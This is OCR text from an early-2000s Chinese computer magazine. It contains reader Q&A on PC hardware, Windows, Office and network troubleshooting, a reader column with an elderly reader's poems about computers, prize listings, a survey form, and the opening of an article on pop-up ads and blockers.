2 EP-4PCA3+主板不认AGP显卡

问：我的电脑中配置的是EP-4PCA3+主板，我最近想更换显卡，可发现几款显卡在这个主板上点不亮。请问这是怎么回事？

答：EP-4PCA3+主板能够支持1.5V AGP 4X显卡，但并不支持AGP 2X和3.3V的AGP 4X显卡，因此,你在更换显卡时一定要搞清楚显卡的参数。

3 打印任务为何变得如此巨大

问：我注意到在使用本机上连接的打印机或使用网络共享的打印机打印一些文件时，原本体积比较小的文件在打印任务列表中却显示得非常大，而且不断增大，例如原本只有几百KB的文件会变成好几MB甚至十几MB。请问为何会出现这种情况呢？

答：当你在打印文件时，打印机驱动程序会负责将所要打印的文件转换成打印机所能处理的格式。在这个过程中，很可能需要把文本转换成位图，这就会造成转换后的文件大大超过原始文件的大小，有时甚至会达到原始文件大小的几十甚至上百倍，因此，这是一个正常的现象。

4 正确识别CD-R刻录盘的真假

问：由于工作需要，我经常要购买CD-R刻录光盘，但市场上假冒的产品非常多。请问有什么办法能够准确识别？

答：柯达公司提供了一款CD-R刻录光盘检测软件，该检测软件可以准确地检测出各种假冒CD-R光盘。你可从驱动之家(www.mydrivers.com)网站上下载该软件，名字为CDR Media Identifier。软件使用方法如下：

(1)运行识别软件出现主界面。

(2)将需要鉴别的CD-R盘片(注：既可以是空白盘片也可以是已经刻录的盘片)放到刻录驱动器中。

(3)待读盘操作完成后，单击Read ATIP按钮，在主界面下方会出现该CD-R盘片的信息，其中会有生产厂商和产地标志的信息，假冒产品的这两个参数通常显示为空白。通过这种方法你就可以识别CD-R盘片的真假了。

5 装声卡驱动后出现蓝屏死机

问：我使用的是精英D6VAA主板，最近换了一块创新SBLive!声卡，但安装完Liveware 3.0驱动程序后重新启动Windows Me时竟然出现蓝底白字的死机画面，并且无法进入操作系统。请问如何才能解决这个问题？

答：这是创新Liveware 3.0驱动程序和Highpoint驱动程序之间的冲突导致的问题。你可以通过如下操作解决这个问题：

(1)开机后按Del键进入主板BIOS。

(2)选择PnP/PCI configurations项，将Resources controlled by设置为Manual。

(3)然后将IRQ中的IRQ5设置为legacy ISA。

(4)随后按F10键并存盘退出即可。

另外，如果主板上有用不着的COM口或者LPT口，建议在主板BIOS中将这些接口关闭以释放出中断号给其他设备使用。

6 系统自检时死机故障一例

问：我的电脑最近出现了如下故障，即在每次开机自检时，系统总会在显示512KB Cache的地方停止运行，此时按任何键屏幕上都没有反应，重新启动后仍然如此。请问这个问题是什么原因造成的，如何解决？

答：系统自检时在检测到高速缓存处死机，必然是高速缓存部分或其后的部件出现了问题。按照自检顺序，检测完高速缓存后就轮到引导硬盘并启动操作系统了。因此可以断定不是高速缓存的问题就是硬盘的故障。你可以采用如下步骤查明原因：

(1)打开机箱，取出电脑中的硬盘安装到其他电脑上以检测硬盘是否正常，如果硬盘依然不能正常工作，则应该检修硬盘，如重新分区格式化甚至低级格式化。

(2)如果硬盘可以正常工作，则应该将检查重点集中到高速缓存上。你可以在开机后按Del键进入BIOS设置，在其中禁止L2 Cache(二级高速缓存)并保存退出，重新启动电脑后如果可以正常工作了，那么就可以断定是L2 Cache的问题。解决该问题的方法只能是到主板厂商的维修部门更换L2 Cache甚至是主板了。

CF [SB01]

系统门诊所



1 安装WinXP SP1过程不能进行

问：我的电脑中安装的是Windows XP，最近在网上看到一篇文章说该操作系统有一个严重的漏洞是允许任何网站或Email来删掉系统内的文件，需要下载Service Pack 1进行安装，而我在安装时该程序提示非法。请问还有没有其他的解决办法？

答：如果你的系统无法安装Service Pack 1，则可以使用重新命名uplddrvinfo.html文件的办法解决系统漏洞问题，具体的操作步骤如下：

(1)首先在Windows XP操作系统中找到uplddrvinfo.html 这个文件，该文件一般位于X:\Windows\Pchealth\Helpctr\System\DFS文件夹下。

(2)将uplddrvinfo .html文件重新命名为其他文件格式，或直接删除它。这样就能解决问题了。

2 Windows XP装ADSL Modem驱动不兼容问题

问：我的电脑配置的是Intel P4 1.6GHz CPU，技嘉的845D芯片组主板，256MB内存，nVIDIA Ti4200显卡，安装了Windows 2000操作系统，一直使用ADSL拨号上网。最近想将操作系统升级为Windows XP，可听朋友说ADSL上网用Windows XP的驱动程序会出现不兼容的问题。请问是这样的吗？

答：不知你采用的是什么ADSL接入设备，如果是内置式ADSL MODEM，有可能与Windows XP存在兼容性问题，而外置式ADSL MODEM一般不会有什么问题。不过需要注意的是有些ADSL虚拟拨号软件在Windows XP下可能出现不能正常运行的情况，这时可以采用升级软件的方法解决问题。

3 解决Windows文档访问隐私记录问题

问：我宿舍的电脑经常有其他室友使用，我发现从Windows 2000“开始”菜单中的“文档”项可以看到我最近打开的文件名，非常不利于隐私保密。请问如何才能彻底解决这个问题？

答：我们虽然也能在每次访问完毕后手动删除访问记录，但比较麻烦。你可以通过修改注册表的方法来彻底解决这个问题，具体操作步骤如下：

(1)通过“开始→运行”，在“打开”栏中键入regedit并单击“确定”按钮运行“注册表编辑器”。

(2)用鼠标依次展开[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]，在右侧窗口中用鼠标右键单击任意空白区域，然后从弹出的快捷菜单中选择“新建→二进制值”。将“New Value #1”换名为“NoRecentDocsHistory”，随后用鼠标右键单击“NoRecentDocsHistory”项，从弹出的右键菜单中选择“修改”，然后在“键值”框中键入01000000，最后单击“确定”按钮。在重启系统后，你会发现不仅“开始”菜单中的“文档”菜单项被删除掉了，而且用来存放“文档”菜单项内容的C:\Windows\Recent目录也被删除掉了。

(3)为了永久禁止“文档”菜单的显示，你可以在[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]下新建一个DWORD值“NoRecentDocsMenu”，并设其值为1即可。



4 解决因内存太大而引起的问题

问：我使用的操作系统是Windows 98第二版，前年因为内存价格狂降，所以我将原来的512MB内存升级为1GB，但此后系统在运行某些程序时经常提示内存不够。这种现象在内存升级前从未发生过。请问这是怎么回事？如何解决？

答：Windows 9x操作系统的默认设置中不支持这么大的内存。系统启动时，会预留一块叫做Vcache的内存缓存，它的大小与系统所安装的内存容量是相匹配的。这个空间作为Windows内部完成特定任务而使用。当Vcache的值大于512MB时，它就可以耗尽所有的内存空间，引起Windows报告内存不够的提示。

具体解决的办法是：用“记事本”打开C:\Windows\System.ini，查找[vcache]一节，并在该节中找到以“MaxFileCache=”开头的一行。如果你没有发现这一行，请在[vcache]一节的开头插入“MaxFileCache=”一行，并设置其值为512MB，这个值应该以字节为单位来表述，所以此行正确的表述应该是：MaxFilecache=524288。最后保存System.ini文件，重启系统即可。

CF [SB02]



软件咨询间

1 解决电脑限时与限制功能使用问题

问：最近，我家里买了一台多媒体电脑，本希望给孩子作为学习的辅助工具，不料竟成了孩子的游戏机，因为孩子年龄小，自己约束力差。请问，有没有什么办法能够实现控制孩子用电脑的时间或使用电脑软件的范围？

答：可以通过软件的办法来进行控制。这里为你推荐一款叫做“PC 控制台”的软件，这是一款中文软件，目前的版本是3.0。

“PC控制台”能够帮助你给电脑加上一把锁，方便地控制他人使用你的电脑。“PC控制台”能限制使用电脑的时间，限制某些应用程序的运行，并能把使用电脑的详细信息记录下来。通过该软件，使用者可以设定一个日期段，在此期间，按照你的禁用规则禁止用户在某个特定的时间使用电脑。时间段跨度随你设定，如果设定某时间段禁止使用，那么这期间如果你的小孩要用电脑，程序就会锁住屏幕。

该软件还提供了方便的EXE文件限制功能，可以对单独的EXE文件进行使用限制。如设定需要密码才能运行，那么被限制的程序如果被请求启动，“PC控制台”就会首先索要密码，只有密码通过后，程序才能运行。“PC控制台”所做的密码限制不同于其他软件的密码加密，其他软件通常都会对被加密的EXE文件进行写操作(将部分加密代码写入被限制的EXE文件中)，而“PC控制台”通过接管Windows的内核实现无写入控制程序运行。除了能给EXE文件添加运行密码外，还可以同时设定EXE文件能够运行的例外时间，这样，在例外时间段内，如果用户请求启动EXE文件，“PC控制台”将不作拦截。这种设定便于你既想防止别人使用程序，又想在自己工作的时间段内免除输入密码的繁琐操作。当然了，你还可以完全禁止某些程序的运行。

2 如何让幻灯片始终有音乐相伴

问：我在用Microsoft PowerPoint 2000制作幻灯片时，给幻灯片文件配了一段背景音乐。但发现幻灯片还没有放映完毕，音乐便播放完了。因为我的幻灯片是手动控制操作的，播放时间不是一个定数，音乐播放时间也没法确定，所以希望找到一个办法实现整个播放过程都有音乐相伴。请问，如何解决这个问题？

答：你可以按如下步骤进行操作：

首先，在第一张幻灯片中插入想要播放的音乐。从PowerPoint系统菜单中选择“插入→影片和声音→文件中的声音”，在“插入声音”对话框中选择要插入的音乐，在“是否需要在幻灯片放映时自动播放声音？”提示框中点击“是”按钮。

接下来，用鼠标右键点击出现在幻灯片中的小喇叭图标，在快捷菜单中选择“自定义动画”，单击“多媒体设置”选项卡，在选项卡中选择“按动画顺序播放”复选框，然后选择“继续幻灯片放映”，在“在[ ]张幻灯片后”选择框中设好幻灯片的张数。最后点击“其他选项”按钮，在“声音选项”对话框中选“循环播放，直到停止”复选框。最后一路点击“确定”退出。这样，你的连续播放音乐的要求就实现了。

3 轻松解决音乐压缩转换问题

问：我收集了一些音质极佳的OGG格式和APE格式的音乐文件，备份时苦于这些格式文件的个头庞大，因此想找一个压缩保存的办法。我希望能把这些格式的文件保存为体积较小的WAM格式，请问有什么好办法吗？

答：可以用软件的办法来实现。你可以用一款叫做FairStars Audio Converter的音频处理软件来实现，该软件目前的版本为1.15，软件大小5484KB，可以运行在Win9x/WinNT/2000/ME/XP等常用平台上，其开发商网址是http://download1.fairstars.com。这款转换工具可以在WAV，APE，OGG，MP1，MP2，MP3，WMA，WMV，ASF到WMA，MP3，OGG，APE，WAV等格式文件间两两相互转换。

4 把VCD压缩成小巧的RM文件收藏

问：我从朋友那里借来一些教学VCD，因我家没有VCD机，打算复制到电脑中慢慢看，但发现VCD文件十分占用空间，而我的硬盘空间又不大，所以我想把这些文件做成RM格式，以节省硬盘空间。请问，用什么办法能够比较方便地解决这个问题？

答：把VCD压缩为RM一般都是采用软件的办法来实现。可以实现这种压缩的软件很多，专业级的软件功能强大，但软件个头往往也不小，而且大多是英文的。这里给大家介绍一款相对比较小巧的RM文件转换软件“RM文件制作精灵”，这是一款中文软件，操作界面十分简单，目前最新版本为1.6版，安装文件大约为6MB，你可到开发者的网站http://dishui.down5.com/下载。

“RM文件制作精灵”其实是一款集音频、视频压缩为一体的软件。它能够实现单个文件压缩，也能同时批量压缩，可支持压缩的文件类型有AVI、MOV、QT、MPEG、MP3、WAV、ASF、DAT、WMV等格式。它的压缩率也很高，视频MPEG文件一般可压缩到原来的1/56大小，音频文件如MP3也可以压缩到原来的1/12大小。我们还可以利用它根据RM文件内的信息将RM文件批量改名。

5 为何有的页眉或页脚没有打印

问:我在用Word软件打印文档时，发现有时设置好的页眉或页脚却打印不出来，或只有部分页眉或页脚可以打印出来。请问，这是为何，如何解决？

答:你可能将文本置于页面的非打印区域。请参阅打印机的使用手册，确认一下打印机的可打印页面范围。然后单击Word“文件”菜单中的“页面设置”命令，再单击“页边距”选项卡，在“距边界”下输入一个值，该值应大于打印机的最小页边距设置。经过这样的设置，页眉和页脚就符合打印机的标准要求，也就能打印出来了。

6 东方快车卸载后不能重新安装

问:我在卸载“东方快车3000”时，系统提示是否卸载所有组件，在点击“确定”按钮后，提示维护完成。但在重新安装时，却不能完成安装过程。请问如何解决？

答:解决方法是:将C:\Program Files\Install Shield Installation Information下的“东方快车”相关项目删除，即可进行安装。

7 换页时不需再频繁敲回车键

问:我在用Word编辑一些有章节划分的文档时，经常会遇到章首换页的情况，以前我都是敲很多次回车键以生成新的页面，但最近工作量大了，希望能有一个简便的办法来实现。请问，有办法解决我的这个问题吗？

答:常常可以看到许多办公人员都是采用敲很多次回车键的方法来实现换页的过程,这实际上是一个非常不好的习惯，因为当用户对前面的内容再作修改时，会直接影响到版面。我们可以使用下面的方法解决这个问题。

当编辑到需要换页的位置时，按住Ctrl键后再按下回车键，插入一个分页符，这样就完成了换页的工作。

8 金山词霸不能完成安装过程

问:安装“金山词霸2003”大约到20%时提示:“文件data2.cab出错，数据错误(循环冗余检查)”。如何解决这个问题？

答:经向金山公司技术人员查询，证实这是由于某批生产的光盘有与部分光驱不兼容的现象造成的。对此金山公司提供免费的光盘更换服务：请到user.kingsoft.net上注册会员(必须使用“用户卡注册”，需要提供正版“金山词霸2003”的序列号等信息)，再用注册的会员号到support.kingsoft.net提交这个问题，并且提供详细的邮寄地址信息，则可收到金山公司给用户寄来的新安装光盘。

9 给Excel表设置条件彩色数字

问:我看到有人制作的Excel数据表格，有的数字是彩色显示的。我想模仿一下，但没有找到实现这种样式的方法。请告诉我具体解决的办法好吗？

答:将Excel表中的某些数据以特殊的形式显示出来，这样可以起到醒目的作用，使浏览者一目了然。下面举例说明实现方法:

假设在用户的Excel工作表中有“收入”一栏，需要小于5000元的显示为绿色，大于5000元的显示为红色，可以采用的方法是:选中需要进行彩色设置的单元格区域，执行“格式”菜单中的“单元格”命令，在弹出的对话框中单击“数字”选项卡。然后选择“分类”列表中的“自定义”选项，在“类型”框中输入“[绿色][<5000];[红色][>=5000]”，最后单击“确定”按钮即可。

说明：除了“红色”、“绿色”外，用户还可以使用六种颜色，它们分别是“黑色”、“青色”、“蓝色”、“洋红”、“白色”和“黄色”。另外，“[>=5000]”是条件设置，用户可用的条件运算符有:“>”、“<”、“>=”、“<=”、“=”、“<>”。当有多个条件设置时，各条件设置以分号“;”作为间隔。注意，这些符号都为半角符号，不要写成中文全角。

10 如何改变WPS表格最后一列的宽度

问:在使用WPS Office表格工具制作表格时，我发现中间的表格都可以用鼠标拖动的方法改变其高度或宽度，但要改变最后一行或一列的宽度，整个表格中的所有单元就随着改变。请问如何解决这个问题？

答:其实用鼠标拖动是可以解决这个问题的，微妙之处就在于如何拖动。技巧是，当你将鼠标光标置于最后一行或一列表格线上时，在出现单线双向箭头后，微微向表格内移动鼠标，可以看到中间夹一个等号的单线双箭头，这时按下鼠标就可以改变最后一行或一列的宽度了。

11 解决新平台上使用老双拼编码问题

问:我原来一直在DOS下使用一台老电脑进行文字处理，我用的是WPS的双拼录入汉字的，速度几乎赶超五笔。前不久买了新电脑，安装了Windows 2000，但我发现电脑中自带的“智能ABC 4.0”和“微软拼音输入法2.0”的双拼输入方案和我原来使用的都不一样。不可能让我再去记忆另一种输入方案吧。请问，如何解决？

答:这个问题可用两种办法解决。

第一种方法是利用系统中现成的输入法定义自己熟悉的双拼编码。以使用“微软拼音输入法2.0”为例，只要从输入条上的“功能设置”按钮中选择“属性”命令，然后选择“双拼方案”，逐键自定义一套同原来自己熟悉的方案一样的双拼方案即可。

第二种方法是安装它类输入法软件来实现，这类软件中有现成双拼方案可供选择。目前比较好用的“紫光拼音输入法3.0”、“拼音加加”、“中文输入通(龙文五笔)”等都有这个功能，我们可以直接从其软件设置中选择适合于自己的双拼方案。

CF [SB03]

网络答疑室



1 删除了新邮件为何还有提示

问:我在用 Foxmail 收信后，直接动手删除了一些广告邮件。然而在阅读完其他新邮件后，我发现运行在电脑屏幕顶端的“新邮件提示栏”中还提示着那些已经被删除的邮件，双击其中一封，Foxmail 却又提示“找不到邮件”。这个问题怎么解决呢？

答:因为在接收邮件时，Foxmail 会将未阅读的新邮件信息保存在 fmnmtk.dat 文件中，当你在未阅读的情况下删除一封新邮件时，保存在fmnmtk.dat文件里的新邮件信息还在，并不会被删掉。这时，你只需直接删除Foxmail目录下的fmnmtk.dat 文件就可以了。下次重启 Foxmail 时，程序会自动重建新的 fmnmtk.dat 文件。

2 对付“QQ 尾巴”病毒的恶意攻击

问:有时，我会莫名其妙地收到不认识的人用 QQ 发来的网址，点击了这个网址后，系统就会出现问题。请问如何才能避免这种情况的发生？

答:这就是人们常说的“QQ 尾巴”病毒。其原理是，通过QQ给对方发消息，其中带有一个恶意网站的网址，对方收到后，点击那个网址，就会被恶意代码、病毒攻击，系统的某些设置被修改。

预防的办法应该是，在没有确定来者的身份前，不要轻易点击对方发来的网址。另外，还可以借助辅助工具预防“QQ 尾巴”病毒的侵扰。

能清除“QQ 尾巴”的工具软件很多，如腾讯官方推出的专杀工具、“3721 上网助手”等。推荐使用“3721 上网助手”，因为它不仅可以清除“QQ尾巴”病毒，还能修复被“QQ 尾巴”病毒篡改的系统、保护 IE 免受“QQ 尾巴”病毒的袭击。尤其是后两个功能，是其他“QQ 尾巴”清除工具所不具备的。“3721 上网助手”的获得和安装方法是：进入上网助手网站 assistant.3721.com，等待片刻，弹出安装提示框，点击“是”即可。

清除隐藏在系统中的“QQ 尾巴”的方法是，点击 IE 工具栏上“上网助手”图标栏中的“一键修复 IE 浏览器”按钮，在弹出的提示对话框中点击“是”即可。这个方法也同时修复了被“QQ 尾巴”病毒破坏了的系统。

与其破坏后修复，还不如防患于未然。点击 IE 工具栏上“上网助手”图标右边的向下箭头，选择“即时保护 IE”，这样你的 IE 就可以有效地防止被恶意网页更改了。

3 为什么邮箱只能收信而不能发信

问:我申请了免费邮箱，为什么我的邮箱能收信而不能发信或不能发送成功？

答:可能有以下几种情况:

(1)在账号设置的时候有的服务器要求身份验证，但你没有选中，导致邮件不能成功发送。因为有的发送邮件服务器在发送之前只有验证为本系统的用户才能发送。

(2)由于邮件格式不对或者邮件太大导致邮件不能发送成功。系统为了确保邮件系统的正常运行，发送邮件的大小都有一定的限制。如果邮件或邮件附件太大超过这个限制，邮件就不能发送成功。

(3)收件人的地址有误或不正确，请核对收件人的邮件地址。

(4)有些国外地址的邮件发不过去。是因为部分国外的邮件服务器 IP 地址被国内封锁了。

4 新本本如何与老台式机共上 ADSL

问:我家有一台较老的台式电脑，近来又买了一个笔记本电脑。台式机一直装的是 Windows 98，笔记本电脑装的是 Windows XP，我现在想让笔记本电脑通过台式机的 ADSL 上网，请问如何解决这个问题？

答:首先保证台式机有两块网卡，一块连接你的“ADSL 猫”，一块连接笔记本电脑网卡，然后进入到笔记本电脑的 Windows XP 的“网络邻居”中，点选“设置家庭或小型办公网络”，这时要确定笔记本电脑和台式机已连接好，点两下“下一步”，会出现三个选项，选择第二项，继续点“下一步”，在“工作组名”栏里把默认的“MSHOME”改为“WORKGROUP”，一直点“下一步”，直到问“你要做什么？”时，会出现四个选项，选择第四项，“完成该向导”就可以了。打开笔记本电脑上的 IE，就可以上网冲浪了。

5 用 BT 下载可能使系统速度变慢吗

问:我在使用 BitTorrent 下载文件时，发现下载速度很快，但慢慢地浏览网页和收发邮件的速度明显下降了，而且系统运行速度也感觉慢了不少。请问这是否和 BitTorrent 有关？

答:如果发生这种情况时，BT 处于工作状态，那肯定与它有关了。因为 BT 这种新兴的下载方式不同于其他下载，你在下载的同时，很可能自己的电脑也作为服务器正供别人下载，所以说在下载一个文件时，网络带宽不光被下载占用，而且也被上传占用，因此会消耗不少的网络带宽。下载文件速度自然是越快越好，而上传速度我们则可以控制在一定范围内，不让它过多占用带宽。控制上传速度必须安装软件 BitTorrent Experimental，安装后，下载窗口将发生一些变化，在下部多出了一些设置项，其中“Upload rate(KB/s)”就是控制上传速度的，如果我们填入 20，上传速度就不会超过 20KB/s，默认的 0 表示速度不受限制。 CF [SB04]



读编茶座

电脑·老人·欢乐家庭

寒来暑往，冬去春到。年复一年，CFan 们对电脑的爱不变。好胜者，电脑是对手；好学者，电脑是老师；寂寞者，电脑是朋友……电脑中有无穷的知识，电脑中有无边的友谊，电脑中有甜蜜的爱情，电脑中有无限的欢乐……

拥有电脑是CFan们最大的快乐，不论男女，不论老幼，这快乐将永远和他们相伴。下面是一位CFan——北京理工大学七十七岁的退休老学者卢懿生先生，在《电脑爱好者》创刊10周年庆典前后所做的抒发他与电脑之间的深深情意的作品。就让我们共同品味一番吧。

退休生活新台阶

卢懿生 2003.10.8

年老退休，是社会潮流，也是自然规律。世人多知：

人生旅途长漫漫，退休好似中间站。
峰回路转看夕阳，秋日黄花更灿烂。

生活就是这样，不断跨跃新台阶。转而思量，深感人类智慧和创造力是何等巨大。生逢盛世，何其幸也，何其乐也，不禁抚掌而歌曰：

六旬告退休，忙里把身抽。旅途开新路，电脑是良俦。
吾虽年七七，老骥再追求。敲键存资料，写作我心呕。
宽带万维网，瞬息四海游。知识与日进，大事在心头。
蜗室尝独坐，寂寥却无愁。游戏消困乏，永日乐悠悠。

又曰：

尝闻电脑是个宝，确切不知哪里好。
退休来时相与共，方知宝贝不可少。
早晨餐罢便开机，夜深犹抚鼠标跑。
网上遨游长知识，写作编著功能巧。
学习使用皆非易，挖空心思脑汁绞。
苦练能使茅塞开，耄耋之年不知老。
遇有收获本上记，不记转眼就忘了。
绝对忠诚好伙伴，余生共度是电脑。

我与电脑鱼水情

卢懿生 2003.11.18

鱼儿离不开水，瓜儿离不开秧
退休生活离不开电脑
一天不敲键盘
心里闷得慌
电脑帮我把网上
电脑帮我写文章
无论下棋拱猪打麻将
哪一样它都比我强
自从桌上有电脑
足不出户，可度好时光
蜗居斗室，兴趣盎然
愿与电脑长想伴
美好日子万年长

小编:在我们的CFan读者队伍中，大多数都是年轻人，也许你会觉得老年人的话题离你自己太远。如果你这样认为，那就有失偏颇了。大家都知道，我国的人口年龄层次逐步趋于老龄化，老年人在人口中所占的比例会越来越大。谁家没有老人？退休在家，尚精力有余，你总不能只把自己的父母当保姆使唤，看孩子做饭吧。他们在退休之后更应该在"夕阳红"中享受更多的欢乐。而电脑正好可以为他们提供非常优良的欢乐条件。学会简单的电脑操作，下棋不愁没对手，打牌不怕三缺一。足不出户，周游世界，拿起鼠标，访遍全球。如果老人与电脑交上了朋友，他们相对寂寞的心会得到很大的安慰，生活就不会感觉到空虚，他们甚至还能用电脑帮孩子们处理一些力所能及的工作，发挥自己的余热。另外，每天动动键盘鼠标，可以延缓大脑老化进程。

孝敬老人是中华儿女的普遍心愿，如果你有这个心愿，如果你的条件允许，应该考虑为他们添置一台电脑。当然，你要承担起辅导他们的义务，能不能让他们喜欢上电脑，能不能让电脑给他们的生活带来欢乐，重任就落在你这个小CFan身上了。同时也别忘了把咱们的《电脑爱好者》这位平易近人的"学友"介绍给他们。另外，当然更不能忘了提醒老人每天按时走出户外锻炼身体。希望电脑给我们每个家庭带来欢乐，希望《电脑爱好者》能够催化每个家庭的欢乐气氛。

热心评刊员公布

以下33位读者被评为2003年第23期热心评刊员。㊎表示为《电脑爱好者》2003年全年订户。

一等奖1名（奖品为升技IS7-E主板1块）

王士伟 黑龙江省巴彦县人民银行金店 151800

二等奖2名（奖品为轻骑兵音箱V1.0各1套）

王　昊 辽宁省锦州市凌河区铁新西里3-57 121000
陈舟军 安徽省广德县太极洞管理处 242200

三等奖30名（奖品为《友立动画利器GIF Animator》软件1套）

陈思訪(安徽)	刘　刚(合肥)	刘顺华(河北)	李越(内蒙古)	李阳俊(河南)	彭方旭(河北)
李　涛(北京)	王越昊(湖北)	王涔宇(河南)	翟业章(江苏)	王　平(河南)	杨　凯(湖北)
薛　斌(陕西)	徐　协(江苏)	李宁林(安徽)	苏永杰(广东)	张先亮(河北)	栗　巍(河北)
何　超(河南)	王志清(河北)	吴　庆(四川)	魏金庆(河南)	陈毫庆(广西)	金　原(辽宁)
张　宇(湖北)㊎	李少鹏(陕西)㊎	申露平(北京)㊎	刘　辉(山东)㊎	李建华(黑龙江)㊎	毛豫川(四川)㊎

最佳文章公布

2003年第23期优秀文章

第一名:"专题"栏目《天生矛盾之"矛"篇》作者:**小菜**获得奖金500元和《电脑爱好者》荣誉证书。

第二名:"硬件"栏目《秤砣碰铁蛋—硬盘的全面解剖》作者:**爱在残阳间**获得300元奖金和《电脑爱好者》荣誉证书。


第三名:"系统应用"栏目《熟悉的陌生人—设备管理器实例点点通》作者:**风飞雪 木雨轩工作室 李逍遥 E龙工作室 双龙一剑 阿力**获得200元奖金和《电脑爱好者》荣誉证书。

《电脑爱好者》2004 年第 3 期评刊表

亲爱的读者:

为了更好地为您服务，把刊物办得更好，请协助我们填写此表。您的一条建议、一句批评对我们都很重要，也是您对我们最大的支持和爱护。在此我们全体编辑先向您致以衷心的感谢。请详细填写本期评刊表，我们将从本期回馈的评刊表当中挑选 31 位热心评刊员，发给丰厚的奖品。

DU ZHE PING KAN 读者评刊



优秀奖 1 名
奖品：冲击波 SS-4101
价值：380 元

◆时尚造型:整体木质结构，杜绝了谐振和箱声。采用大弧度流线型设计，银色前面板配以蓝色光环。金属质地大旋钮，使其整个造型时尚、前卫。前置调节旋钮，使用非常方便。
◆优质低音扬声器:长冲程，大动态，具有功率大，低失真度等特点。
◆低音炮:强劲的超重低音，高品质声学气流设计。全面支持4通道信号输出。
◆卫星箱:采用流线型设计,双分频、双扬声器重放中高音,解析力强,声音清晰自然。
◆全防磁设计:保证您可以应用于任何场合,使您安枕无忧。
□公司电话:8610-82848111、82848333、82848555
□公司网址:http://www.shock.com.cn/
感谢北京冲击波实业集团公司提供产品赞助

冲击波SS-4101音箱



纪念奖 30 名
奖品：《智能狂拼》软件 1 套
价值：38 元

《智能狂拼》软件是北京中文之星数码科技有限公司推出的基于CLM(中文语言模型)技术的整句拼音输入软件。和市场上的传统拼音输入法相比，它最大的特点是实现了"汉语整句输入"，输入的平均准确率能达到95%左右，能提高人们的工作效率至少30%以上。
□公司电话：010－68435995
□公司网址:http://www.cstar.com.cn
感谢北京中文之星数码科技有限公司提供产品赞助

智能狂拼

■个人资料

姓名＿＿＿＿＿＿ 出生日期＿＿＿＿＿＿ 性别＿＿＿＿ 文化程度＿＿＿＿
职业＿＿＿＿＿＿ 联系电话＿＿＿＿＿＿ 通讯地址＿＿＿＿＿＿＿＿
邮政编码＿＿＿＿＿＿ Email＿＿＿＿＿＿＿＿ QQ＿＿＿＿＿＿

■本期文章评价

(请填文章结尾处的代码,如:YJ01。本栏为多项选择，可多选也可不选。)

本期最喜欢的文章		本期不喜欢的文章		标题最好的文章
文章代码	原因	文章代码	原因	文章代码

■本期栏目评价

(如关注此栏目，请选择"喜欢"或"不喜欢";如不关注此栏目，只选择"不关注"即可。)

	不关注此栏目	喜欢	不喜欢
CFan 新视界			
系统应用			
实用软件			
防黑防毒			
现代办公			
程序谷			
特别话题			
网络 e 生活			

	不关注此栏目	喜欢	不喜欢
硬件步步高			
市场传真、数字生活			
评测直击			
创业&就业			
傻博士信箱			
编辑部在行动			
十七点以后			

■本期综合评价

1.本期杂志的综合评价:□很好 □较好 □一般 □较差 □很差
2.本期与前几期的比较:□比以前好 □与以前差不多 □不如以前
3.本期杂志的总体难度:□太简单 □还可以 □比较适中 □有点难 □太难

■系统专题调查

1.您认为系统栏目应该多介绍什么类型的文章？＿＿＿＿＿＿＿＿
2.系统栏目是否应该多介绍故障解决的文章？＿＿＿＿＿＿＿＿

(欢迎监督本刊质量、欢迎指出本期的各类错误或不足，请另附纸说明。谢谢！)

评刊表复印或手抄均有效，请寄至:北京 9615 信箱(邮编:100086) 《电脑爱好者》编辑部 / 评刊 2004 年第 3 期收

您也可以将评刊表和其他意见或建议通过电子邮件发往hotline@cfan.com.cn 截止日期2004年2月29日(邮戳为准)



网络弹出式广告的帝国斜阳

■ 吉林 解国忠

许多网民都有这样的烦恼：当打开一个网站时，首页内容还没显示完整，就被扑面而来的弹出式广告窗口把屏幕挡得严严实实。这就像一部精彩电视剧被不断地插入广告一样，让人深恶痛绝。如今随着各种拦杀弹出式广告工具的增多，这个网络帝国的霸王终于快要走到众叛亲离的绝境了。

一、弹出式广告——广告家族的霸主

广阔的网络上充斥着形式各种各样的广告，而在这个广告大家族中，弹出式广告可以说是其中的霸主。几乎打开任何一家商业网站的首页，都能看到它的身影。因其对消费者能起到强迫阅读的效果，再加上这种广告较低的收费，受到众多广告商的青睐，成为时下网络上最为流行的一种广告形式。根据国外Nielsen/NetRatings研究公司调查，2003年第三季度，弹出式广告数量占网络广告总数的7.4%，比去年同期提高了3%，可见其数量庞大。

但就在网站和商家们欢呼雀跃于这种广告良好的传播有效性，并大把数着由此带来的银子的时候，网民却苦不堪言。经常听到网民们抱怨几乎到处都能看到弹出式广告，而且有时一张网页上竟有三四个之多，以至于关广告窗口关到手软。再加上网页上幽灵般飘荡的浮动式广告，想看清网页内容都难。此外，由于弹出式广告窗口消耗一定的操作系统资源，随着这种广告窗口的不断出现，势必给操作系统造成不小的负担，进而影响系统稳定性和性能。所以，弹出式广告对于用户来说，可谓百害而无一利。再加上它强迫用户接受的霸道作风，讨伐之声此起彼伏也就是必然的了。2003年9月，Forrester Research研究公司的一项研究显示，有五分之四的互联网用户不愿看到弹出式广告，觉得弹出广告妨碍了他们在线浏览。可见网民对这种广告讨厌之极。

二、狙击弹出广告战役全面打响

正是看到网民对弹出式广告的反感，伴随着网络的普及，各种广告拦杀工具也纷纷应运而生。最初的先行者大多是一些共享软件，近来，各大网络供应商也开始加入到弹出式广告猎杀者的行列中来。2002年，EarchLink和AOL都为各自的消费者提供了弹出式广告阻隔工具。EarthLink方面，一年内其500万注册用户中有13%下载了这种工具软件。美国在线（AOL）公司也在2003年三月份再次推出了一种第三方弹出式广告阻隔服务。最近更是有几家较有影响的大公司加入到狙击弹出广告的战役当中，推出了自己的阻拦工具。

2003年8月，Google这位搜索引擎界的老大率先发难，在最新版IE浏览器Google工具条中加入了可自动防堵弹出式广告的功能。据Google透露，在过去两年半的时间里，全球已有数百万人下载安装了它所开发的工具条软件。

2003年11月16日，Google的竞争对手——雅虎，也在最新的Yahoo! Companion浏览器beta版本之中加入了弹出广告拦阻器，并将其默认状态设置为打开模式。而且它在弹出广告被过滤时，不但会听到报警声，还能记录被阻广告的数量。同时还能追踪其过滤的弹出式广告的来源，并加以标注，这样做的好处是不会使某些用户错过他们认为有用的信息。用户还可以通过设置，允许哪些网站的弹出式广告，拒绝哪些网站的弹出广告。

